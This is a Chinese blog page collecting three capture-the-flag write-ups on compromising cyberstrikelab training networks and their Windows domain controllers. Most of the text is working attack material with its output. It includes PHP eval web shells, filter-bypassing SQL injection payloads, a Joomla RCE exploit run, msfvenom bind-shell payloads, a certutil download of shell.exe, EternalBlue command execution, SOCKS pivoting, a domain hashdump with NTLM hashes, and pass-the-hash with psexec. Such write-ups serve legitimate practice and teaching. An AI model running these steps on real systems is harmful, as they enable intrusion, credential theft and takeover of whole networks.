

搜索到
192
篇与
的结果
-
 【域渗透】cyberstrikelab-lab7 cyberstrikelab-lab7web渗透9652端口八哥CMSPS C:\Users\xt350> fscan.exe -h 192.168.10.10 -p 1-65000 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.4 start infoscan 192.168.10.10:139 open 192.168.10.10:135 open 192.168.10.10:445 open 192.168.10.10:3306 open 192.168.10.10:5040 open 192.168.10.10:7680 open 192.168.10.10:9652 open 192.168.10.10:49664 open 192.168.10.10:49666 open 192.168.10.10:49665 open 192.168.10.10:49669 open 192.168.10.10:49668 open 192.168.10.10:49667 open 192.168.10.10:49670 open [*] alive ports len is: 14 start vulscan [*] WebTitle http://192.168.10.10:9652 code:200 len:14625 title:网站标题-网站标题 - Powered By BageCMS 已完成 14/14 [*] 扫描结束,耗时: 4m16.0065058s http://192.168.10.10:9652/install.txt这个地址泄露了后台管理地址,使用admin / admin123456弱口令登录后台,发现cms版本为 BageCMS3.1.0修改网站首页源码<?php @eval($_POST['a']);?> 生成msf马,执行,监听上线msfvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD Windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 内网渗透C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::8c17:fbcc:901f:c897%6 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::fd48:8021:9701:9c1d%14 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.10/24 fscan.exe -h 192.168.20.10/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.40 is alive [*] Icmp alive hosts len is: 3 192.168.20.20:445 open 192.168.20.10:445 open 192.168.20.10:7680 open 192.168.20.40:88 open 192.168.20.20:3306 open 192.168.20.10:3306 open 192.168.20.40:445 open 192.168.20.40:139 open 192.168.20.20:139 open 192.168.20.10:139 open 192.168.20.40:135 open 192.168.20.20:135 open 192.168.20.10:135 open [*] alive ports len is: 13 start vulscan [+] NetInfo: [*]192.168.20.40 [->]WIN-137FCI4D99A [->]192.168.20.40 [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [+] 192.168.20.40 MS17-010 (Windows Server 2016 Standard 14393) [*] 192.168.20.40 [+]DC CYBERSTRIKELAB\WIN-137FCI4D99A Windows Server 2016 Standard 14393 [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 已完成 13/13 [*] 扫描结束,耗时: 14.733617s 域控主机为20.40,存在永恒之蓝漏洞,使用msf命令执行,获取第二个flaguse admin/smb/ms17_010_command set command type c:\\flag.txt set rhosts 192.168.20.40 run 配置路由run post/multi/manage/autoroute 使用代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j 本机使用proxifier代理到kali msf的ip地址和端口开启本地资源共享远程连接传入msf正向马msf设置好配置,准备上线利用永恒之蓝执行木马(我们远程登录的是普通用户,不是系统权限,抓取不了hash),需要利用永恒之蓝来执行木马msf auxiliary(admin/smb/ms17_010_command) > set command C:\\Users\\xiaoyu\\Desktop\\shell.exe command => C:\Users\xiaoyu\Desktop\shell.exe msf auxiliary(admin/smb/ms17_010_command) > run [*] 192.168.20.40:445 - Target OS: Windows Server 2016 Standard 14393 [*] 192.168.20.40:445 - Built a write-what-where primitive... [+] 192.168.20.40:445 - Overwrite complete... SYSTEM session obtained! [+] 192.168.20.40:445 - Service start timed out, OK if running a command or non-service executable... [*] 192.168.20.40:445 - Getting the command output... [*] 192.168.20.40:445 - Command finished with no output [*] 192.168.20.40:445 - Executing cleanup... [+] 192.168.20.40:445 - Cleanup was successful [+] 192.168.20.40:445 - Command completed successfully! [*] 192.168.20.40:445 - Output for "C:\Users\xiaoyu\Desktop\shell.exe": [*] 192.168.20.40:445 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed 因为使用的是正向连接,执行之后再来连接shellmsf auxiliary(admin/smb/ms17_010_command) > use exploit/multi/handler [*] Using configured payload Windows/meterpreter/bind_tcp msf exploit(multi/handler) > show options Payload options (Windows/meterpreter/bind_tcp): Name Current Setting Required Description ---- --------------- -------- ----------- EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none) LPORT 4444 yes The listen port RHOST 192.168.20.40 no The target address Exploit target: Id Name -- ---- 0 Wildcard Target View the full module info with the info, or info -d command. msf exploit(multi/handler) > run -j [*] Exploit running as background job 5. [*] Exploit completed, but no session was created. [*] Started bind TCP handler against 192.168.20.40:4444 msf exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.20.40 [*] Meterpreter session 4 opened (192.168.20.10:50929 -> 192.168.20.40:4444 via session 3) at 2025-12-11 02:21:05 -0500 msf exploit(multi/handler) > sessions Active sessions =============== Id Name Type Information Connection -- ---- ---- ----------- ---------- 3 meterpreter x86/Windows NT AUTHORITY\SYSTEM @ DESKTOP-JFB 10.10.10.173:36245 -> 192.168.10.1 57A8 0:4444 (192.168.10.10) 4 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-137FCI4 192.168.20.10:50929 -> 192.168.20. D99A 40:4444 via session 3 (192.168.20. 40) msf exploit(multi/handler) > sessions 4 [*] Starting interaction with 4... meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 利用msf的hashdump,获取域控主机的管理员hashmeterpreter > hashdump Administrator:500:aad3b435b51404eeaad3b435b51404ee:d8174fc8c5ee7a8e460df2e61d00bd3c::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f230bc7afd28cc6d52aab59e6e31fd6a::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: cyberweb:1106:aad3b435b51404eeaad3b435b51404ee:214352b7762ea8894f78edcbf5748a05::: xiaoyu:1107:aad3b435b51404eeaad3b435b51404ee:73f5d97549f033374fa6d9f9ce247ffd::: WIN-137FCI4D99A$:1000:aad3b435b51404eeaad3b435b51404ee:44ec20bd68d4e22d3428a97d15f441dd::: CYBERWEB$:1103:aad3b435b51404eeaad3b435b51404ee:664117f18ce890f00499a80e2fb92904::: PTH 20,拿下最后一台机器proxychains impacket-psexec -hashes :d8174fc8c5ee7a8e460df2e61d00bd3c cyberstrikelab.com/Administrator@192.168.20.20
 -

【域渗透】cyberstrikelab-lab6 cyberstrikelab-lab6第一台目录扫描到administrator后台地址apt install joomscan joomscan -u http://192.168.10.10/ # 扫出结果Joomla版本3.4.6 [+] Detecting Joomla Version [++] Joomla 3.4.6 exp获取searchsploit Joomla 3.4.6 searchsploit -m 47524 使用┌──(root㉿kali)-[/data/demo] └─# python 47465.py -t http://192.168.10.10/ -e [*] Getting Session Cookie .. [*] Getting CSRF Token .. [*] Sending request .. [+] Vulnerable [*] Getting Session Cookie .. [*] Getting CSRF Token .. [*] Sending request .. [+] Backdoor implanted, eval your code at http://192.168.10.10//configuration.php in a POST with khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm [*] Now it's time to reverse, trying with a system + perl 得到密码khacpsczesvgcaeqwadfazwmljdlcqqrkqezpuyedrwcsfjqqm蚁剑连接生成马,蚁剑上传msfvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe kalimsfconsole -q -x "use exploit/multi/handler; set PAYLOAD Windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 获取正向shell,蚁剑执行exeshell.exe 得到第一台机器shell这台机器没有第二章网卡C:\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::71b1:e5e:d78d:3036%7 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Tunnel adapter isatap.{99805FC6-03F4-4415-8F77-D4C935988DCA}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : C:\WWW>fscan.exe -h 192.168.10.10/24 fscan.exe -h 192.168.10.10/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.10.10 is alive (icmp) Target 192.168.10.20 is alive (icmp) Target 192.168.10.233 is alive [*] Icmp alive hosts len is: 3 192.168.10.233:8080 open 192.168.10.20:7001 open 192.168.10.10:3306 open 192.168.10.20:445 open 192.168.10.10:445 open 192.168.10.20:139 open 192.168.10.10:139 open 192.168.10.20:135 open 192.168.10.10:135 open 192.168.10.10:80 open 192.168.10.233:22 open [*] alive ports len is: 11 start vulscan [+] NetInfo: [*]192.168.10.10 [->]WIN-P5ECGG92B08 [->]192.168.10.10 [*] 192.168.10.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:https://192.168.10.233:8080 code:404 len:19 title:None [*] WebTitle:http://192.168.10.10 code:200 len:6060 title:Home [*] WebTitle:http://192.168.10.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.10.20:7001 [weblogic] 已完成 10/11 [-] ssh 192.168.10.233:22 root qwe123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 root system ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 admin admin#123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 10/11 [-] ssh 192.168.10.233:22 admin a123456 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 11/11 [*] 扫描结束,耗时: 4m39.975774s 第二台fscan扫描出来的192.168.10.20:7001 weblogic第二个flag第三台传马上线msf,msf注意修改ip,因为我们是正向连接certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe 上传fscanupload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 发现另外一张网卡C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫�� 3: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::e9e1:6372:ae05:ecf0%17 IPv4 Address. . . . . . . . . . . : 192.168.10.20 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::3d2f:f957:5cf8:220f%16 IPv4 Address. . . . . . . . . . . : 192.168.20.20 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 Tunnel adapter isatap.{1342B97A-CC27-446C-9089-7A3F3210BB09}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{56056A50-6E34-40E7-805D-8B35838D77D9}: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : 扫另外一张网卡,发现第三台主机30C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20 fscan.exe -h 192.168.20.20 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.20 is alive [*] Icmp alive hosts len is: 1 192.168.20.20:7001 open 192.168.20.20:445 open 192.168.20.20:139 open 192.168.20.20:135 open [*] alive ports len is: 4 start vulscan [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12 已完成 4/4 [*] 扫描结束,耗时: 9.7411266s C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20/24 fscan.exe -h 192.168.20.20/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 2 192.168.20.30:88 open 192.168.20.20:7001 open 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.30:139 open 192.168.20.20:139 open 192.168.20.30:135 open 192.168.20.20:135 open 192.168.20.30:80 open [*] alive ports len is: 9 start vulscan [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [+] NetInfo: [*]192.168.20.30 [->]WIN-9DJ4TH21IE9 [->]192.168.20.30 [+] 192.168.20.30 MS17-010 (Windows Server 2016 Standard 14393) [*] 192.168.20.30 [+]DC CYBERSTRIKELAB\WIN-9DJ4TH21IE9 Windows Server 2016 Standard 14393 [*] WebTitle:http://192.168.20.30 code:200 len:703 title:IIS Windows Server [+] http://192.168.20.30 poc-yaml-active-directory-certsrv-detect [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2020-14750 [+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12 已完成 9/9 [*] 扫描结束,耗时: 17.9561302s 发现ms17-010漏洞,使用命令执行得到最后一个flaggo-flag{kqqjRIRRoiJO5JIm}
-


【域渗透】cyberstrikelab-lab5 cyberstrikelab-lab5web渗透BEESCMS1、后台发现验证码复用漏洞,后台账号密码可以爆破2、后台sql注入漏洞admin' order by 5--+ # and 被过滤 admin' and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 去掉前面的空格 admin'and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 报错信息如下,数据库名beescms 操作数据库失败XPATH syntax error: '~,beescms~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin'and updatexml(1,concat(0x7e, database(),0x7e),1)-- ' limit 0,1 # 其他双写绕过 union => uni union on select => selselectect from => fr from om where => wh where ere # 列1 admin_name admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 1,1),0x7e),1)# # 列2 admin_password admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 2,1),0x7e),1)# # 字段1 admin admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_name fr from om beescms.bees_admin limit 0,1),0x7e),1)# # 字段2 7e60bc642fefc11b43792e8745df6c1 // cmd5.com 解密 cyber admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_password fr from om beescms.bees_admin limit 0,1),0x7e),1)# 密码cyber,登录,版本就是4.0准备一个图片马,shell.jpg,抓包修改shell.php<?php @eval($_POST['shell']); ?> 在上传图片管理界面,查看网页源码,找到新上传图片的html标签能看到php文件路径,然后蚁剑连接http://192.168.10.10:6582/upload/img/202512101423498303.php 内网渗透msfvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD Windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe upload /data/Windows_atk/mimikatz/x64/x64/mimikatz.exe fscan扫内网,在20.20的8080端口,有一个Jboss内容管理系统C:\phpstudy_pro\WWW\upload\img>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::d4eb:d150:7852:d93f%8 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::f90f:239c:ae8a:42db%15 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW\upload\img>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.10:445 open 192.168.20.20:139 open 192.168.20.20:135 open 192.168.20.30:88 open 192.168.20.20:8080 open 192.168.20.10:3306 open 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.30:139 open 192.168.20.10:139 open 192.168.20.30:135 open 192.168.20.10:135 open 192.168.20.20:8009 open 192.168.20.10:7680 open [*] alive ports len is: 14 start vulscan [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [+] NetInfo: [*]192.168.20.30 [->]WIN-7NRTJO59O7N [->]192.168.20.30 [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:8080 code:200 len:1554 title:Welcome to JBoss AS [+] InfoScan:http://192.168.20.20:8080 [Jboss] 已完成 14/14 [*] 扫描结束,耗时: 18.7052044s 设置路由,配置代理meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > bg [*] Backgrounding session 1... msf exploit(multi/handler) > use auxiliary/server/socks_proxy msf auxiliary(server/socks_proxy) > set VERSION 5 VERSION => 5 msf auxiliary(server/socks_proxy) > set SRVPORT 1080 SRVPORT => 1080 msf auxiliary(server/socks_proxy) > run -j [*] Auxiliary module running as background job 1. [*] Starting the SOCKS proxy server 设置proxychains4配置文件,代理到msf┌──(root㉿kali)-[/data/demo] └─# tail /etc/proxychains4.conf # socks4 192.168.1.49 1080 # http 192.168.39.93 8080 # rted: "basic"-http "user/pass"-socks ) # [ProxyList] # add proxy here ... # meanwile # defaults set to "tor" socks5 127.0.0.1 1080 获取到对方内网的 Jboss cms这个可以利用jboss综合利用工具,获取到第二个flag第三台,永恒之蓝命令执行,反弹shell和其他的都不行use auxiliary/admin/smb/ms17_010_command set RHOSTS 192.168.20.30 set COMMAND type C:\\flag.txt run 